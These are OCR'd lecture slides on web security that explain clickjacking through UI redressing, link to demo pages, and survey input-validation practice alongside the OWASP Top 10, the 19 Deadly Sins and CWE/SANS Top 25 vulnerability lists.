- svg masking
- tapjacking on Android phones
- ...

UI redressing



UI redressing



UI (user interface) redressing

Attacker creates a malicious web page that includes elements of a target website

- typically using iframes (inline frames)

  A frame is a part of a web page, a sub-window in the browser window. An internal frame - iframe - allows more flexible nesting and overlapping

- possibly including transparent layers, to make elements invisible
  - this is not needed when the attackers "steals" buttons with non-specific text from the target website, such as


Examples

http://www.cs.ru.nl/~erikpoll/sws2/demo/clickjack_radboudnet_using_UI_redressing.html

http://www.cs.ru.nl/~erikpoll/sws2/demo/clickjack_bb_using_UI_redressing.html (turn of JavaScript for this one)


http://www.cs.ru.nl/~erikpoll/sws2/demo/clickjack_some_button_transparent.html

Mental model of surfing the web *(wrong!)*



The internet is scary & dangerous!
So if we use **https** and protect the link with TLS/SSL
then all our problems are solved ...

Mental model of surfing the web *(right!)*



“Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit card information from someone living in a cardboard box to someone living on a park bench.”

Gene Spafford

General remarks about input validation

Input validation – Conclusion

- Lack of input validation no #1 security problem
  - in various guises
- Never trust user input!
- Input validation can be done by filtering to remove dangerous characters, or encoding them to make them harmless
- Think about, test, and detect malicious inputs!
  - Beware of *implicit assumptions* on user input
    - eg, that usernames only contain alphanumeric characters
- Find out about the vulnerabilities of specific language, platform,.. and about countermeasures
- Think like an attacker!


Input validation problems: *prevention*

- find out about potential vulnerabilities & the right way to validate input


  For specific systems (programming language, database system, operating system etc) and wrong & right ways of validating or escaping input for these.
- avoid the use of unsafe constructs, if possible
- make sure all input is validated

  at clear ***choke-points*** in code
- when doing input validation
  - use white-lists, not black-lists
    - unless you are 100% sure your black-list is complete
  - reuse existing input validation code known to be correct

doing input validation right: choke points




input validation all over the place



choke point for input validation

Better still



small interface
where input validation is done
close to where it enters

additional chokepoints
for output validation

Input validation problems: *detection*

- testing

  test with inputs likely to cause problems
  - for buffer overflow, long inputs (fuzzing)
  - for SQL injection, inputs with fragments of SQL commands
  - for XSS, check if input to website is reflected back
  - ...

  There are some tools that can help, eg Webscarab, HP Webinspect
- tainting
  - at runtime, keep track of which data is untrusted input (ie which data is tainted), and refuse tainted information as arguments of dangerous operations
- static analysis tools
- code reviews (possibly using static analysis tools)

OWASP Top 10 – 2013 release


1. injection flaws
2. broken access control and session management
3. cross site scripting (XSS)
4. insecure direct object reference
5. security misconfiguration
6. sensitive data exposure
7. missing function level access control
8. cross site request forgery
9. using components with known vulnerabilities
10. unvalidated redirects & forwards

where at least 1, 3, 8, 10 are input validation problems

2004 edition still mentioned buffer overflows, but 2007 edition no longer did

19 Deadly sins of software security

[Howard, LeBlanc, Viega, 2005]



- buffer overruns
- format string problems
- integer overflows
- SQL injection
- command injection
- failing to handle errors
- XSS
- failing to protect network traffic
- use of magic URLs or hidden form fields
- improper use of TLS, SSL
- weak passwords
- failing to store & protect data securely
- information leakage
- improper file access
- trusting network name resolution
- race conditions
- unauthenticated key exchange
- weak random numbers
- poor usability

blue ones are input problems

2010 CWE/SANS Top 25 (out of **732**!)

[Version 2.0, Feb 16 2010]

Insecure interaction between components

- Cross-site Scripting
- SQL Injection
- Cross-Site Request Forgery
- Dangerous file upload
- OS Command Injection
- Error message information leak
- URL redirection to untrusted site
- Race Condition

Risky resource management

- Buffer Overflows
- Path Traversal
- PHP file inclusion
- Buffer overflows
- Improper check for unusual condition or exception
- Array access out of bounds

Risky resource management (cnt)

- Integer overflow/wrap around
- Incorrect calculation of buffer size
- Download of code without integrity Check
- Allocation of resources without control or throttling

Porous defenses.

- Improper Access Control
- Using untrusted inputs in security decision
- Missing encryption of sensitive data
- Hardcoded passwords
- Missing authentication for critical function
- Incorrect permission assignment for critical resource
- Broken or Risky Crypto Algorithm

blue ones are input problems

These Top n lists are nice, BUT..

- There is more to security than knowing the latest top 10 of common security vulnerabilities
  - esp. thinking about & minimizing potential problems in the design phase

- Some efforts at classifications of the security vulnerabilities
  - but if you've seen enough of them, you quickly spot some common themes